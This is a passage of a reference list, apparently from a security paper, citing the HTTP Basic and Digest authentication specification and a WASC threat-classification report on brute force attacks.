- [32] J. Franks, P. Hallam-Baker, J. Hostetler, S. Lawrence, P. Leach, A. Luotonen, and L. Stewart. Http authentication: Basic and digest access authentication, 1999.
- [33] Robert Auger. Brute force attack. Technical report, The Web Application Security Consortium, WASC, 2009. Project: WASC Threat Classification, <http://projects.webappsec.org/Brute-Force>; January 2010.